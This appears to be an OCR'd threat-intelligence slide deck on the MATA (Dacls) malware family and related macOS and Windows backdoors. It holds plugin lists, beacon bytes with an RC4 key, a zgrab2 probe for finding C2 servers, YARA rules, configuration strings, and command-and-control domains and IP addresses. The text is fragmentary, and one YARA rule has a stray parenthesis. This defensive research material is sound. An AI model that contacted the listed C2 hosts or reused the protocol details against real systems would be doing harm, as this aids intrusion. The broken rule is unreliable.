
Limited Samples

| | |
|--------------|------------------------------------|
| Target File: | SubMenu.nib |
| File MD5: | f05437d510287448325bac98a1378de1 |
| Sig Name: | Not Signed |
| Dylib Hash: | "338a9975f1f3437af1abd964e13d773e" |
| Import Hash: | "b91da163c322877dbc9354ba902a7ba9" |
| Export Hash: | "f202726ebd1c4600ad2ec3c1d60c3a98" |

```
AutoLoadPlugins:  
LoadPlugin_CMD()  
LoadPlugin_FILE()  
LoadPlugin_PROCESS()  
LoadPlugin_TEST()  
LoadPlugin_RP2P()  
LoadPlugin_LOGSEND()  
LoadPlugin SOCKS()  
data_1000a1430 = 0xc  
return 1
```

Mata RP2P Potential Use





Mata Network Comms

| | | | | | | | | | | | | | | | | |
|----------|----|----|----|----|-------------------|----|----|----|----|----|----|----|----|----|----|---------|
| 00000000 | 00 | 00 | 02 | 00 | | | | | | | | | | | | |
| 00000000 | 00 | 01 | 02 | 00 | Malware Beaconing | | | | | | | | | | | |
| 00000004 | 00 | 02 | 02 | 00 | | | | | | | | | | | | |
| 00000008 | 00 | 03 | 02 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | |
| 00000014 | 31 | 00 | 00 | 00 | | | | | | | | | | | | |
| 00000018 | a3 | 2f | c2 | 10 | f3 | 92 | 79 | c3 | 0e | f6 | e4 | e5 | 2e | 69 | 29 | 86 |
| 00000028 | 0d | 3a | 92 | f5 | b7 | 23 | fc | 91 | d9 | 46 | 91 | 55 | a3 | 86 | 5a | 47 |
| 00000038 | 36 | 1d | 58 | 2a | af | d1 | 6d | 3d | 49 | 52 | 23 | 77 | bc | 4d | fd | 49 |
| 00000048 | 87 | | | | | | | | | | | | | | | RC4 Key |



```
echo -n -e '\x00\x00\x02\x00' > probe.txt
echo {target IP} | zgrab2 banner --tls -p 443 --probe-file=probe.txt
```

Mata Network Discovery

Threat Analysis Unit

Threat Analysis: Active C2 Discovery Using Protocol Emulation Part4 (Dacls, aka MATA)

Takahiro Haruyama / November 21, 2022 / 5 min read

Mata Infrastructure

Threat Analysis Unit

Threat Analysis: Active C2 Discovery Using Protocol Emulation Part4 (Dacls, aka MATA)

Takahiro Haruyama / November 21, 2022 / 5 min read

```
import "vt"

rule suspected_DACLS {
    condition:
        vt.net.domain.new_domain and
        vt.net.domain.jarm ==
        "21d14d00021d21d00021d14d21d21de904d55e8ce780f79e868c0a413f1c7f"
        and vt.net.domain.https_certificate.issuer.common_name contains "Sectigo" and
        for any record in vt.net.domain.dns_records:
            record.type == "SOA" and
            record.value contains "dns1.registrar-servers.com"
}
```

Mata Infrastructure

Threat Analysis Unit

Threat Analysis: Active C2 Discovery Using Protocol Emulation Part4 (Dacls, aka MATA)

Takahiro Haruyama / November 21, 2022 / 5 min read

```
import "vt"

rule suspected_DACLS {
    condition:
        vt.net.domain.new_domain and
        vt.net.domain.jarm ==
        "21d14d00021d21d00021d14d21d21de904d55e8ce780f79e868c0a413f1c7f"
        and vt.net.domain.https_certificate.issuer.common_name contains "Sectigo" and
            for any record in vt.net.domain.dns_records:
                record.type == "SOA" and
                record.value contains "dns1.registrar-servers.com"
            )
}
```

443/UNKNOWN TCP

Observed Jun 30, 2023 at 3:04pm UTC

Software

microsoft windows

Details

Banner (Hex)

00000000: 15 03 03 00 02 01 00 |

TLS

Fingerprint

JARM [2ad2ad0002ad2ad0002ad2ad2ad2ad1af60dd70d434298404f587e3d2e2428](#)

JA3S [fd478200de5839a3178b3d0372295909](#)

Leaf Certificate

8bce5b0add12fa0dd7aa49600acf16a13a6f64f96ea9417aca68fb3e2112900

CN=reggedrobin.com

Mata Mystery

Help Wanted

TIEDEYE

```
M_APT_Backdoor_TIEDYE_1
{
    strings:

        $str1 = "%s/Library/LaunchAgents/com.%s.agent.plist" ascii
        $str2 = "%s/Library/LaunchDaemons/com.%s.agent.plist" ascii
        $str3 = "%s/.plugin%04d.so" ascii
        $str4 = "sw_vers -productVersion" ascii
        $str5 = "!proxy=http://" ascii
        $str6 = "Content-Type: application/octet-stream" ascii
        $str7 = "<key>RunAtLoad</key>" ascii
        $str8 = "<string>com.%s.agent</string>" ascii
        $str9 = "%sProxy-Authorization: %s" ascii
        $str10 = "!udp_type"
        $str11 = "!http="
```

The configuration contains two C2 servers that are prefixed with a protocol identifier. TIEDYE supports the following protocols: `tcp`, `tcp6`, `udp`, `upd6`, `http`, `https`, `proxy_socks4`, `proxy_socks4a`, `pipe`, `ssl`, `ssl3`, and `rdp`. The file path at the end of the configuration is used to store configuration data that is encrypted using AES-128.

MataDoor

```
| !proto=udp
raw://%s:%d| !proto=udp6| !udp_type=raw
raw://%s:%d| !proto=udp| !udp_type=raw
raw://%s:%d| !proto=tcp6
!bind_ip
!udp_type
!proxy=http://
!http=
| !proxy=
| !proto=
```

```
ssl://185.94.191.12:53| !proto=udp
ssl://198.44.140.6:53| !proto=udp
SOFTWARE\Microsoft\IMEjv
```

SOFTWARE\Microsoft\IMEjv

RegSetValueExA

Handle: 0x00000214
Buffer: \x02\xd3\xb4H}Q\x86\xb7\xa7\xd5\xe2\x81R\xe2\x96\xde"\x03\x a3i\x e4\x01\$-\x17^\\xf7\xda\xd2\xdf\xd5!m\x a86\xd0\xd15\x8b\x e2J\x b11\x dd<\{\x a8!\x 7f\x 8f\x d1V'\xf3Z\x ec\x ed5>\xc1\x d3\x 18\x b1\x c4\x ee\x 87\x e5\x da\x b2\x 9c\x 15hjr\x ca#\xd5a\x fa\x fc}r\x ee\x 17+\x c8\x 1fZ;\x 100w8m\x 92\x 92\x d6\x d2\x 95\x 1c\x 81\x 80*\x cfx\x f4\x 83-\x f0\x b3\x f4\x f1\x 96\$\x 13\x 7f<;\x 16\x 1c-x\x bc\x 99\x 02\x ac0\x b9\x 0cB\x 84y

STRATOFEAR

```
M_APT_Backdoor_STRATOFEAR_1
{
    strings:

        $str1 = "-alone" ascii
        $str2 = "-psn" ascii
        $str3 = "embed://" ascii
        $str4 = "proc_data" ascii
        $str5 = "udp://" ascii
        $str6 = "Path : %s" ascii
        $str7 = "127.0.0.1" ascii
```

| Monitor ID | Internal Description |
|------------|---|
| 0x42 | "monitor for when file(%s) is created" |
| 0x43 | "monitor for when size of file(%s) is changed" |
| 0x44 | "monitor for when status of network connection created" |

```
00000610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000620 00 00 00 00 00 00 00 00 00 70 73 73 6C 3A 2F .....pssl:/  
00000630 2F 72 6C 79 73 75 64 64 65 6E 2E 63 6F 6D 3A /relysudden.com:  
00000640 34 34 33 00 00 00 00 00 00 00 00 00 00 00 00 443.....
```

MATAv5

```
6 rb \r      CONNECT      Path : "%s" Config Static ,
Initialize "%s" id minute proc_data r b
a b + embed:// %s%llu udp:// %s%s:%u %s,%s   ite
rator      %u %u %llu length data      monitor for wh
en file(%s) is created      monitor for when size of file(%s)
is changed      monitor for when status of network connectio
n(%s:%d => %s:%d) is created      monitor for when proces
s(%s) is created      monitor for when new device is mounted mo
nitor for when new session is activated      monitor for w
hen it is waked up after %d minutes      [%04d:%02d:%02d:
%02d:%02d:%02d] [mon_id:%02d] %s,%s W ~TFRC%08X.tmp \
```

Monitoring-related commands

Similar to MataDoor (MATA-4), MATA-5 has a set of commands responsible for event monitoring. The monitoring tasks may be cached in the configuration file and restarted on malware initialization. Monitoring tasks have the following common attributes:

| Command | Description |
|---------|---|
| 0x040 | Delete monitoring task |
| 0x041 | Return monitoring tasks list |
| 0x042 | Add task to check if specified file or folder has appeared since previous check |
| 0x043 | Add task to check if size of specified file has changed |

```
00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....  
00 00 70 73 73 6C 3A 2F-2f 70 6f 69 73 65 62 6f ..pssl://poisebo  
78 65 72 2e 63 6f 6d 3a-34 34 33 00 00 00 00 00 xer.com:443....  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

a8d49ee24010435e59baebe53d65fd8f

STRATOFEAR

```
{  
    "MD5": "a8d49ee24010435e59baebe53d65fd8f"  
    "Header": {  
        "ExportName": "svc",  
        "Type": "DLL",  
    },  
    "Exports": [  
        "AsyncLoadDB",  
        "ServiceMain"  
    ],  
    "TimeStamp": {  
        "Linker": "2022-09-13 08:58:03",  
        "Export": "2106-02-07 06:28:15"  
    }  
}
```

```
C:\\\\ProgramData\\\\1C\\\\1c.cf  
C:\\\\ProgramData\\\\1C\\\\1c.lg  
embed://0  
pssl://rubblegoon.com:443  
pssl://poiseboxer.com:443
```

MATAv5

MATA generation 5


MATA generation 5 is a DLL that serves both as a service running within the svchost.exe process, or as a standard DLL that can be loaded into an arbitrary process. Its main functionality may be initiated from DllEntryPoint as well as from its exported functions: ServiceMain and AsyncLoadDB.

| Config value | Description |
|--------------------------------------|--|
| embed://0 | IPC Channel URI |
| pssl://0.0.0.0:47002 | C2 URI. This sample is configured to work as a server listening for incoming TLS encrypted connection on TCP port 47002, also able to act as proxy |
| c:\\windows\\system32\\hspfw.dll.mun | Configuration file keeps volatile settings |
| %TEMP%\\vi0x113m.hat | Log file of monitoring plugin |

Mata v5 Windows Update

